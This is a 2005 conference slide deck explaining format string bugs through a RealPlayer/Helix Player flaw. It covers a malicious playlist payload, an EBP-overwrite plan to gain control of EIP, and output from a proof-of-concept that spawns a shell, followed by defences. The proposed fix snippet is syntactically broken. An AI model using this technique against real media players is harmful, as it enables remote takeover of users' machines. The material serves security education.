

Owning RealPlayer, just like they do in the movies!

Further advances in format string attacks to help us win the game

c0ntex

Pakcon 2005 Karachi

Who I Am

- My name is c0ntex and I research computer security, exploitation techniques, reverse engineering methods and related technologies for fun.
- I have been seriously interested in security for about 2 years although I have been messing around with UNIX, networks, coding and security stuff for about 5.
- Basically I find bugs, exploit them and sometimes work with the vendors to fix their coding problem for free.
- My humble website, which can be found at

<http://www.open-security.org>

contains some advisories, code and texts I have released.

Today's Talk


- Introductory overview of what format string bugs are
- How incorrect use of printf() can have you owned
- Touch on slightly more esoteric format powers
- RealPlayer & Helix Player in relation to format bugs
- A live attack demonstration exploiting RealPlayer
- Defend with protection mechanisms
- Defeating those methods too
- Do's and don'ts



Format String Bugs – Old News!

- Related to the use of the formatted output functions: printf, fprintf, sprintf, snprintf, vprintf, vfprintf, vsprintf,
- Lack of conversion specifier in the use of the function causes the problem.
- These bugs have been around for a long time, they have been abused for a long time and they still exist today!
- One of the more trivial type of bugs to find since they are so obvious and stand out like a sore thumb!

How They Look - Good & Bad



```
#include <stdio.h>
int main(void)
{
    char *ptr = NULL;
    ptr = getenv("TERM");
    if(ptr)
        printf("%s\n", ptr);

    return(EXIT_SUCCESS);
}
```

```
#include <stdio.h>
int main(void)
{
    char *ptr = NULL;
    ptr = getenv("TERM");
    if(ptr)
        printf(ptr);

    return(EXIT_SUCCESS);
}
```

Mmm, k. Don't Look Serious!

- **View process memory - dump passwords, configuration**
- **Usually write anything at any location in memory**
- **Modify GOT / PLT / DTORS entries, function pointers, etc**
- **Execute very malicious code and own the remote user**
- **Well documented, very stable and powerful attack vector**
- **99% of format string bugs WILL result in stable exploit**

Open-security.org

PakCon 2005 Karachi

The Overlooked Power Of %x

- **Dump addresses of the process address space from several frames on the stack. The deeper we are in the code, the more addresses, the better!**

```
| Frame 5 | Frame 4 | Frame 3 | Frame 2 | Frame 1 | Frame 0 |  
printf(%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x)
```

- **If remote process does not crash and conditions are right, we could use format bugs to help defeat some of the common system hardening methods like Grsecurity, PAX and SELinux.**

Non executable stack
Stack randomization
Heap randomization
Library randomization

The Vulnerability

Many males love to look at a girl in a g-string ;) OK, I love looking at my girl in a g-string! When I saw one in the Helix / RealPlayer code, I got very excited!!!!

Why? Have a look below:

```
./vuln-dev/realplayer/player/common/gtk/hxgerror.cpp
...
if(pUserString != NULL)
{
    /* Again, I hear that only smil will do this */
    g_string_append_printf(message, " (%s)", pUserString);
}
err = g_error_new (HX_ERROR, code, message->str);

g_string_free(message, TRUE);

return err;
```



Trivial & Very Dangerous!

The code should be:

```
if(pUserString != NULL)
{
    /* Again, I hear that only smil will do this */
    g_string_append_printf(message, " (%s)", pUserString);
}
err = g_error_new (HX_ERROR, code, %s, message->str);

g_string_free(message, TRUE);


return err;
```

What Does This Mean?

When RealPlayer encounters an error, it produces a message relating to the problem. If the file name was a few %x for instance, odd things seem to happen.

By embedding malicious content in a play list file, the attacker has a trivial way to leverage remote control of the error function.

```
<imfl>
<head
width      = "1337"
height     = "1337"
start      = "0"
duration   = "1337"
timeformat = "dd:hh:mm:ss.xyz"
bitrate    = "1337"
url        = "http://www.open-security.org"/>
<image handle = "1" name="
This is a format bug -> %p.%p.%p.%p.%p.%p "/>
<fill start = "0" color="blue"/>
</imfl>
```



It Means Trouble!


It is possible to dump important process addresses, write to various locations in memory and crash the remote process.

We are greedy and want more than that, right!?!?

All playlist file information is malloc()'d and as such, stored on the heap. This means we cant directly access any supplied information passed in the .rp by performing %x %p popping through the stack frames.

The heap causes us some troublesome problems:

Attacker can't perform
multiple writes
Attacker can't write a full 4
byte address
Attacker can't write to any
memory location





Oh noes....
We're RUMBLLED!

Or Are We?

Sure, we can not supply the address of a GOT entry to hijack, nor can we modify the DTORS. If in the realpix file we write our shellcode or return-to-libc string, it's placed on the heap which is all fine, but we have the problem of not being able to perform two writes. Since we can not supply where we write to, again we are up against the wall.

So we need to think of another approach to win this game.

What can be done:

- Attacker can perform at least 1 write
- Attacker can write 1 / 2 maybe 3 bytes
- Attacker can write to some important areas

Lets See..

We need to target reachable addresses finding those that we can modify.

If we can change the LSB (Least Significant Byte) of a register, we may be able to take control of the process.

What can we target? What would you target?

- Function pointers
- Locations used in call & ret instructions
- Direct registers, including EAX, EBX, EBP, ESP, EIP

popN - call *0x04(eax) - eax is controlled
popN+N - call *0x20(eax) - eax is controlled
popN+NN - call *0x100(edx) - edx is controlled
popN+NNN - ebp - ebp is controlled
popN+NNNN - esp - esp is controlled

>:-] Enough Now?

After analysis, EBP and ESP become great targets! Why?
Procedure epilogue! It consists of the following assembler:

```
movl %ebp, %esp  
popl %ebp  
ret
```

If we can control the value in EBP, we control EIP after the ret
We CAN control the name of the file we want the victim to play

The EVIL PLAN!

- 1 Create a file named `printf "\x37\x13\x12\x08".rp
- 2 Overwrite EBP MSB with the address of the file location on the stack
- 3 EBP is moved to ESP
- 4 EIP is changed to ESP value
- 5 EIP is owned, shell is spawned



YES, Evil Elf Says 0wned!

```
c0ntex@debauch:~$ ./helix4real
```

Remote format string exploit POC for UNIX RealPlayer && HelixPlayer
Code tested on Debian 3.1 against RealPlayer 10 Gold's latest version
by c0ntex || c0ntexb@gmail.com || <http://www.open-security.org>

```
[-] Creating file [VY~Ò.rp]
[-] Using [148] stack pops
[-] Modifying EBP MSB with value [64105]
[-] Completed creation of test file!
[-] Executing RealPlayer now...
[-] Connecting to shell in 10 seconds
** YOU MIGHT HAVE TO HIT RETURN ON REALPLAYER WINDOW **
```

```
(realplay.bin:22202): Pango-WARNING **: Invalid UTF-8 string passed to
pango_layout_set_text()
(realplay.bin:22202): Pango-WARNING **: Invalid UTF-8 string passed to
pango_layout_set_text()
```

```
whoami
c0ntex
```

Open-security.org

PakCon 2005 Karachi





Rumbling RealPlayer

live demo

Open-security.org

PakCon 2005 Karachi

Defeating Attacks And Breaking In Again

Defending against attacks

Writing good code, auditing it for bugs

PIE – Position Independent Executables

ASLR – Address Space Layout Randomization

PaX – NonExec*, Binary / Library randomization

StackGuard, StackShield – Canary values

1. What

2. How

Attacking the defence

Find mistakes, sadly humans are not perfect!

Becoming a developer and introducing bugs ;)

Keep off the stack, stay in predictable areas

Information leaks, dumping addresses

Hijacking pointers and other fun locations

The Holy Grail

Do

1. Educate developers to write secure code, as standard
2. Use printing functions correctly, meaning proper syntax
3. Verify user supplied values are sanitised against a white list
4. Enforce that all code is reviewed for bugs before production
5. Scope penetration testing & code reviews into the development lifecycle

Don't

1. Do not assume anything when coding, except the worst
2. Do not allocate buffers dynamically and think they are safe
3. Do not create function wrappers and still use the function wrong (STO)
4. Do not rely on flaw finder, etc – RealPlayer used it - hehehe!
5. Do not forget - All your source are belong to us!



شکر ہے

```
movl %ebp, %esp  
popl %ebp  
ret
```